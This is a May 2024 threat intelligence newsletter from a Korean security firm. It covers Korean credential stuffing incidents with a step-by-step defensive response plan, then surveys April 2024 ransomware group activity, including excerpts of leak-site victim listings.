infosec

Threat Intelligence Report

EQST INSIGHT

2024

05

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

Headline

Keep up with Ransomware

Research & Technique

Headline

Credential stuffing attacks and step-by-step response strategies

Senior Manager, ICT MSS Biz. Team, Park Nam−chun

■ Outline

With the recent increase in credential stuffing attacks targeting Korean companies and government agencies, related cyber threats have also been increasing significantly. Between June and July of last year, there was a credential stuffing attack on the Korea Employment Information Service's Worknet, Korea's representative recruitment and job search site, resulting in the leakage of personal information of about 236,000 people. A similar attack targeting the website of the Korea Student Aid Foundation resulted in the leakage of personal information of about 32,000 people.

Credential stuffing is one type of attack that leaks personal information or data. For this purpose, the attacker builds account information such as the user's ID/password (PW) into a large-scale database, and then randomly inserts this account information into several web/app services to attempt to log in. As credential stuffing attacks using automated technology targeting many companies and government agencies have recently become a social issue, this headline report will present cases of damage from credential stuffing attacks and explain response strategies.

Article 48 of the Information and Communications Network Act[1] considers credential stuffing an illegal act, and also prohibits the use of illegal programs related to it.

Article 48 of the Information and Communications Network Act (Prohibition of Intrusive Acts on Information and Communications Networks)
① No one shall intrude on an information and communications network without the rightful authority for access or beyond the permitted authority for access. * Imprisonment of up to 5 years or a fine of up to 50 million Korean won

For a credential stuffing attack, the attacker attempts to log in to multiple websites simultaneously using authentication information obtained through the dark web. Because most users tend to use the same password across multiple accounts, problems can occur even if login information is leaked from just one account. Therefore, special caution is required. In particular, with the recent increase in personal information leakage or hacking accidents, the probability of success in credential stuffing attacks also on the rise, requiring further attention.

Credential stuffing appears to be a normal login, and because of this, it is difficult to identify attack patterns and completely block them. Therefore, to prevent attacks for data theft, account takeover, and other fraudulent activities, you must use secure passwords, be careful to avoid an infection with malicious software, and take measures including updating your security solution.

[1] Information and Communications Network Act: Act on the Promotion of Information and Communications Network Utilization and Information Protection

■ Cases of damage from credential stuffing

The table below summarizes cases of damage caused by credential stuffing attacks that have recently occurred in Korea. All victims were attacked through exposed or leaked personal information. In addition to primary damage such as system errors and personal information leakage, additional financial damage such as surcharges and fines has occurred.

Date	Target	Description
Jan. 2024	Online education website	· Personal information of XX thousand members was leaked due to a credential stuffing attack and a cross-site scripting (XSS) attack on the bulletin board. · The attacker took over Member A's account through a credential stuffing attack that utilized an ID and password obtained in advance, and additionally leaked personal information by inserting a malicious script into the bulletin board for reporting illegal usage through Member A's account.
Nov. 2023	Lottery website	· The attacker changed the member's password and performed a fraudulent login. · Personal information (name, date of birth, phone number, email and virtual account) was leaked. · The website took steps to reset the passwords of members who were identified as having suffered damage.
Oct. 2023	Sports website	· In the Asian Games soccer quarterfinal match between Korea and China, over 90% of people cheered for the Chinese team in XX Sports' click rooting service. · On this website, click rooting is possible without logging in. The attacker used a macro to click root through 2 foreign IPs
Jul. 2023	Coffee shop website	· The attacker logged in to the app without permission using a credential stuffing attack and made purchases using the customer's (member) prepaid charges. · The attacker mainly purchased tumblers that were easy to cash out, and the coffee company compensated the customer for the entire prepaid amount · No separate secondary authentication was required at the login or transaction stage.
Jul. 2023	Employment information website	· Personal information was leaked through over XX thousand unauthorized logins from foreign IPs, including ones in China. · 13 registered personal information items, including name, gender, year of birth, address, and landline number, were leaked.

Table 1. Cases of credential stuffing attacks in Korea

Examples of credential stuffing attacks

Recently, credential stuffing attacks are becoming more sophisticated. In addition to existing hacking through simple ID/PW input, attackers are attempting various attacks as follows to obtain information:

- Attacks in which the attackers continuously substitute input values for a specific API value/page/parameter and check the response.

- Attacks conducted with a specific purpose and attempted through various points (before/after login, using normal service logic or support functions for the service, etc.)

- Modification and SQL injection attacks using vulnerabilities of a large number of parameters may also be classified as credential stuffing attacks (Recognizing unique patterns through responses/results of repetitive performance, and checking the consistency of information)



infosec
Economic benefits
Acquisition of information
Verification of information
Misuse of service / Bypass
Purpose
Phase
Before login
After login
Enter coupon no.
Apply for events
Enter ID/PW (login)
Retrieve member information
Enter ID (name/DOB)
Enter ID (change personal information)
Enter CAPTCHA response
Send SMS
Manipulate no. of recommendations
Enter comments

Figure 1. Examples of attacks on various service points

■ Step-by-step response strategies to credential stuffing

This section summarizes the step-by-step measures that security personnel can take in the event of a credential stuffing attack.

1. Identify the attacker's purpose and current situation

- What is the purpose of the page under a credential stuffing attack?

: Identify information (personal information) that an attacker can obtain from the page.

- What fields/parameters and response values (inputs) does the attacker manipulate?

: Identify what information the attacker is trying to check for consistency.

: Identify what personal information items are included in the input values.

: Identify what unique information is included in the response values.

- How many attempts and how?

: Determine whether it is a credential attack or a simple attack.

: Sequential increase/decrease of input values or sequential addition of strings has a low success rate.

2. Consider blocking the credential stuffing completely

- Consider a response method that limits the number of attempts per user.

: Limit the number of attempts using a user classification method.
(Login session, Src_IP, Pre-login session, User-Agent, etc.)

- Prevent damage from unauthorized logins

: Defense through multiple/complex authentication

3. Consider obstructing attacker actions

- Defense using restrictions on access to the target page (URL) by IP

: If it is difficult to implement the function in the app (server), implement it through an NW security solution (e.g., dedicated equipment).

: Support the threshold access blocking response function in AWS/Azure.

: Respond using WAF and SSL decryption traffic at OnPrem.

- Defense through implementing CAPTCHAs

: For pages where attacks/issues occur frequently, such as in the case of membership registration or identity verification, apply CAPTCHAs unconditionally.

: In the case of pages that general users frequently access (for example, login page), apply CAPTCHAs when abnormal behavior is detected.

4. Apply techniques to detect credential stuffing block bypasses

- Use techniques to detect connections bypass blocking

: It is necessary to detect attempts to bypass the CAPTCHA through a manual method rather than an automatic method.

- Detection and analysis techniques (example)

: When accessing specific pages only

: When accessing with a changed HTTP header

: Detect persistent entry attacks (small number of accesses over a long period of time).

: If necessary, perform monitoring by expanding the IP search criteria to C/B Classes.

5. Respond while considering service stability

- NAT IP band with many users

: Recognize normal access by multiple users, not just one user, and handle it as an exception.

- Seek various response methods other than blocking

: Apply CAPTCHAs/additional authentication.

: Notify users/administrators of blocking information.

: Clear the block after a certain period of time.

6. Preventive and follow-up measures

- Design safe service logic against force attacks when implementing an app

: Implement user-friendly security functions; implement protection processes

- Take action against attempted credential stuffing attacks

: Cancel illegal event wins, alert via user verification, etc.

- Respond to accounts that have been exposed to the dark web

: If necessary, implement an automated response process using services that provide dark web information.

: Lock/change/guide measures for login to exposed accounts.

Table 2. Step-by-step response against credential stuffing

■ Conclusion

We have learned about cases of damage from credential stuffing attacks and step-by-step response strategies.

If a credential stuffing attack occurs, there is a risk that the leaked personal information may be used for hacking attacks on other services or in other ways, so thorough preparation is necessary. Furthermore, as the damaged company or institution can become subject to punishment, special caution is required at the company level.

In particular, the development of AI technology is accompanied by the advancement of credential stuffing attacks using this technology. Instead of attacking through existing simple automation tools, AI can attack by using the human-like threshold method. Therefore, preparation for this is necessary. In addition, such attack attempts are expected to increase further due to the active sale of personal information and accounts on the dark web.

In order to respond to credential stuffing attacks, it is necessary for security managers, developers, and operators to closely cooperate with each other. The most basic measures include implementing and expanding strong security policies, such as frequent password changes and the use of multi-factor authentication. In addition, perimeter monitoring must be thorough to detect suspicious activity.

SK Shielders, a leader in the Korean information security industry, provides customized security consulting to prevent security incidents. In particular, penetration testing consulting helps prevent credential stuffing attacks. SK Shielders has the largest number of penetration testing experts in Korea and provides customized services using differentiated methodologies and accumulated technology. Recently, the company has been using the generative AI ChatGPT to conduct AI mock-hacking simulations to identify PC or web vulnerabilities and detect the possibility of them being used in cyber attacks. More detailed information can be found on the SK Shielders website.

Keep up with Ransomware

Threat of 8Base ransomware to small-and-medium-sized businesses

■ Overview

In April 2024, the reported cases of damage caused by ransomware numbered 385, a decrease of 20 cases compared to the previous month (405 cases), despite active attacks by new ransomware groups. This is because attacks by the LockBit ransomware group, which had caused a lot of damage previously, were down by half compared to the previous month.

The RansomHub ransomware group attracted attention by posting data related to an exit scam[2] by the BlackCat(Alphv) ransomware group. This data was leaked from Change HealthCare, an American healthcare system company. Last February, an attack by BlackCat(Alphv) caused a disruption in Change HealthCare's system operations, and the attacker threatened to disclose 4TB of data containing personal information. Change HealthCare deposited $22 million (approximately KRW 30 billion) into the Bitcoin wallet designated by BlackCat(Alphv) to solve the problem, but BlackCat(Alphv) disappeared in an exit scam. After BlackCat(Alphv) disappeared, affiliates who had signed contracts with the organization did not receive any money, and it appears that one of these affiliates joined the RansomHub group and posted the Change HealthCare data he or she had.

The HelloKitty ransomware group returned with a new name, HelloGookie, after a hiatus of about six months. They released decryption keys and some of the data used by the HelloKitty ransomware group through a new dark web leak site, including data from CD Projekt RED, a Polish game developer and distributor, and the source codes of some games. They appear to be preparing for full-fledged activities as they promote their new leak site and recruit employees through dark web forums.

The LAPSUS$ ransomware group suspended its activities in September 2022, but returned to business in December and began selling ransomware services and source codes in March of this year. From 2021 to September 2022, the LAPSUS$ group mainly carried out activities such as infiltrating

[2] Exit Scam: A fraudulent practice in which a ransomware group collects money from ransomware victims and then disappears without paying fees to affiliates or returning files

networks or stealing accounts and data from famous companies such as NVIDIA and Microsoft. Since becoming active again, the LAPSUS$ ransomware group has continued to distribute ransomware and provide updates, and it began full-fledged activities in April by improving encryption speed. In addition, the group recently began selling a version of Exploit[3] that allows users to download and execute of ransomware through vulnerabilities in MS Word documents (.doc). Caution is required, as the LAPSUS$ group is known to be a notorious attack organization that has hacked famous companies in the past.

Trisec, a Tunisia-based ransomware group, appeared in February of this year, but appears to have ceased activities in April. They posted three attack cases in February, but nothing else since, and their dark web leak site was deactivated in April. In addition, no additional posts have appeared on the dark web forum other than the promotional posts from February for member recruitment and the dark web leak site. Taking all the above into account, it appears that they have virtually ceased activities.

Meanwhile, the threat of ransomware that can infect multiple virtual servers through a single attack on ESXi[4] continues. The SEXi ransomware first surfaced in April when it infected Chilean web services hosting company IxMetro PowerHost. The SEXi ransomware group does not own a separate dark web leak site, and negotiates through the Session Messenger[5] app address listed in the ransom note. The amount of ransom they demanded was revealed to be $140 million (approximately KRW 191.5 billion), but it has been confirmed that IxMetro PowerHost did not pay.

The 8Base ransomware group posted data of a Korean paint-related manufacturer on a dark web leak site in early April. 8Base is a ransomware group that mainly targets small and medium-sized businesses with relatively weak security. The posted data included sensitive information such as invoices and accounting data, personal information, certificates, and confidential documents. The documents were released on April 8, and the download link is now expired.

[3] Exploit: A type of attack that allows an attacker to perform an intended action by exploiting a bug or security vulnerability in software or hardware

[4] ESXi: A UNIX-based logical platform used to run multiple operating systems simultaneously on a host computer developed by VMware

[5] Session Messenger: A decentralized messenger with no central server to manage. This messenger uses a separate Session ID instead of an account for communication.

Ransomware news

infosec

Change HealthCare attacked by RansomHub again.

- A victim associated with the exit scam of BlackCat(Alphv) group, and a data sale post published on RansomHub DLS.
- RansomHub claims that they were able to obtain data because affiliates joined after the BlackCat(Alphv)'s exit scam.
- They incurred losses of $872M due to ransom payments, attack response, and business disruptions.

INC Ransom attacks Leicester City Council.

- It is related to the disruption of key services(e.g. child protection, social welfare) of Leicester, UK, in March.
- Leicester City Council's IT infra restored, but they've discovered an extra 1.3TB of exposed data.

LockBit exposes data of Insurance, Securities, and Banking in Washington, USA.

- Posted on LockBit DLS on April 13th, confirmed by DC DISB that it leaked through a private cloud.
- Details of negotiation undisclosed; the data released on April 23rd indicated the breakdown of negotiations.

New Psoglav ransomware group recruiting partners.

- The ransomware is developed in C#, and they have disclosed its key features and partner recruitment criteria.
- They have set a decryption cost of $ 150 per ID and they are recruiting partners for long-term collaboration.

HelloKitty ransomware has disclosed its decryption key and rebranded as HelloGookie.


- Active from November 2020 to October 2023, with a history of attacking the CD Projekt Red.
- Returning as HelloGookie, they've released data from CD Projekt Red, Cisco internal data, and decryption Key.
- Posting "Caller" recruitment ad on XSS forum.

LAPSUS$ group begins selling ransomware.

- Active from 2021 to September 2022, they resurfaced with the same name in December 2023.
- They claims to be the same LAPSUS$ group that ceased activity a year ago.
- They began selling ransomware in March 2024 and have been updating with added features or improvements.

The Trisec ransomware group's DLS has been deactivated.

- A Tunisia-based group emerged in February 2024, posting about three victims.
- All three active DLS domains deactivated, suggesting cessation of operations.



SEXi ransomware emerges, targeting ESXi.

- It targets VMware ESXi and encrypts virtual machine files.
- Chilean web hosting provider IxMetro PowerHost is targeted, with ESXi demanding a ransom of $140M.

CISA updates security advisory related to Akira group.

- Akira earned around $42M in ransom profits, posting about 240 victims within a year of its emergence.
- The advisory outlines attack methods utilizing various variants including Akira v2, Akira ESXi, Megazord, etc.

Cyble has revealed association between DragonForce and LockBit.

- DragonForce is a ransomware group based in Malaysia that emerged in November 2023.
- Cyble detects recently discovered DragonForce samples made with the leaked LockBit 3.0 builder.

Figure 1. Ransomware trends

Ransomware threats




Figure 2. Ransomware threats status as of April 2024

New threats

In April, it was discovered that several ransomware groups, including a number of new ones, were preparing for full-fledged activities such as selling ransomware and recruiting partners. On a Russian hacking forum posts were found advertising the Ultra ransomware, which can infect Windows, Linux, and ESXi systems, as well as posts recruiting long-term partners posted by the Psoglav ransomware group. In addition, it was discovered that the LAPSUS$ group has been selling and continuously updating its ransomware for Windows since March.


The HelloKitty group, which suspended its activities in October 2023, has reappeared with the new name HelloGookie. 'kapuchin0,' presumed to be a HelloKitty administrator, disclosed the group's ransomware source code on the XSS forum, a Russian hacking forum, before they suspended activities. Approximately five months later, they announced their return by posting a new dark web leak site address. On the new site, they revealed the decryption key used for the HelloKitty ransomware and posted NTLM hash[6] data obtained from Cisco during their time as HelloKitty along with a torrent magnet address[7] where the source codes for the CD Projekt Red games The Witcher 3, Cyberpunk,

[6] NTLM hash: Hash value used instead of a password for NTLM (NT LAN Manager), the Windows authentication protocol

[7] Torrent magnet address: URI schema that can be used instead of a torrent file in Torrent, a protocol or program that allows users to share files directly with each other

and Gwent were stored. In addition, based on posts on the XSS forum requesting contact with the LockBit and Yanluowang/Saint groups and recruiting employees, they appear to be preparing for full-scale activities.

On top of existing groups resuming activities, many new ransomware groups have also been discovered. In April, seven new dark web leak sites were discovered. The Apos ransomware group posted its victims on Notion,[8] an unusual case. However, the page was deleted as of April 30, and no additional activity has been found since then. The Qiulong ransomware group has focuses its attacks on specific countries and industries. All six victims posted were Brazilian companies, and five of them were medical service-related companies. Unusually, the group posted as samples photos that explicitly revealed patients bodies.



peaseinc.com
6D 15h 20m 33s
Based out of Lakewood, Washington, Pease Construction has been delivering construction services to public and private clients for over 35 years. Our success relies on having a team of
Updated: 01 May, 2024, 07:53 UTC 739

yupousa.com
6D 15h 22m 21s
YUPO is the recyclable, waterproof, tree-free Synthetic Paper with attributes and properties that make it the perfect solution for a variety of marketing, design, packaging and labeling needs.
Updated: 01 May, 2024, 07:53 UTC 709

concorr.com
6D 15h 16m 20s
CONCORR, Inc. was established in 1990 to develop technologies and provide solutions for mitigating corrosion of reinforcement, both conventional and stressed, in reinforced concrete structures. It
Updated: 01 May, 2024, 07:50 UTC 716

cordish.com
6D 15h 17m 51s
The Cordish Companies' origins date back to 1910 and encompass four generations of privately-held, family ownership. During the past ten decades, The Cordish Companies has grown into a global leader
Updated: 01 May, 2024, 07:48 UTC 708

sandipuniversity.edu.in
1D 06h 29m 38s
Sandip University is a thriving hub of 21st century higher education.It is a UGC-approved University in India, located in Nashik, Maharashtra. The University is set in a picturesque lush green Wi-Fi enabled
Posted: 26 April, 2024

atriline.by
06h 29m 38s
Онлайн продажа билетов по маршруту Бобруйск - Минск - Бобруйск ★ Покупка занимает 2 минуты ★ Ознакомьтесь с расписанием и ценами ★ Бесплатный возврат, удобное
Posted: 25 April, 2024

bzrastreador.com.br
PUBLISHED
A BZ Sistemas é uma empresa focada em soluções para empresas, visando otimização de recursos.
Posted: 24 April, 2024

bigtoe.yoga
PUBLISHED
Book an in-home Massage or Private Yoga appointment with a provider in seconds! Bigtoe is the easiest way to book mobile massage appointments with a 5-start massage therapist.
Posted: 15 April, 2024

Figure 3. Comparison of dark web leak websites (top: LockBit 3.0, bottom: DarkVault)

[8] Notion: An all-in-one application that provides notes, databases, Kanban boards, Wikis, calendar, etc.

In addition, groups with leaked pages with a similar design and structure to those of the LockBit ransomware group were discovered. The APT73 (Eraleign) ransomware group opened and then closed a clear web leak site,[9] but are currently posting data on dark web leak sites. A dark web leak site belonging to the DarkVault group, which began operating in February, was discovered in April. This leak site uses a similar design, including logo, to LockBit's dark web leak site, and the contents of the bug bounty[10] page. Therefore, this group appears to be imitating the LockBit group.

[9] Clear Web: General information found with search engines

[10] Bug Bounty: A system that provides compensation to people who find security vulnerabilities in software or systems

Top 5 ransomwares




Figure 4. Major ransomware attacks by industry/country

The Hunters ransomware group, which has been active since October 2023, has posted about 120 leaks so far. In April, they attacked Chicony Electronics, a Taiwanese electronic component manufacturer, and posted data from the attack on a dark web leak site. The data they posted includes data from Korean companies as well as many famous companies such as American camera brand GoPro, aerospace company SpaceX, and electronics manufacturers DELL, HP, and Google. Chicony Electronics is a company that mainly manufactures and supplies computer/laptop components and imaging devices, and therefore, information such as product blueprints of the above-mentioned companies is likely to have been leaked. The Hunters group is demanding $3.3 billion (about KRW 4.51 trillion) in return for preventing data leaks.

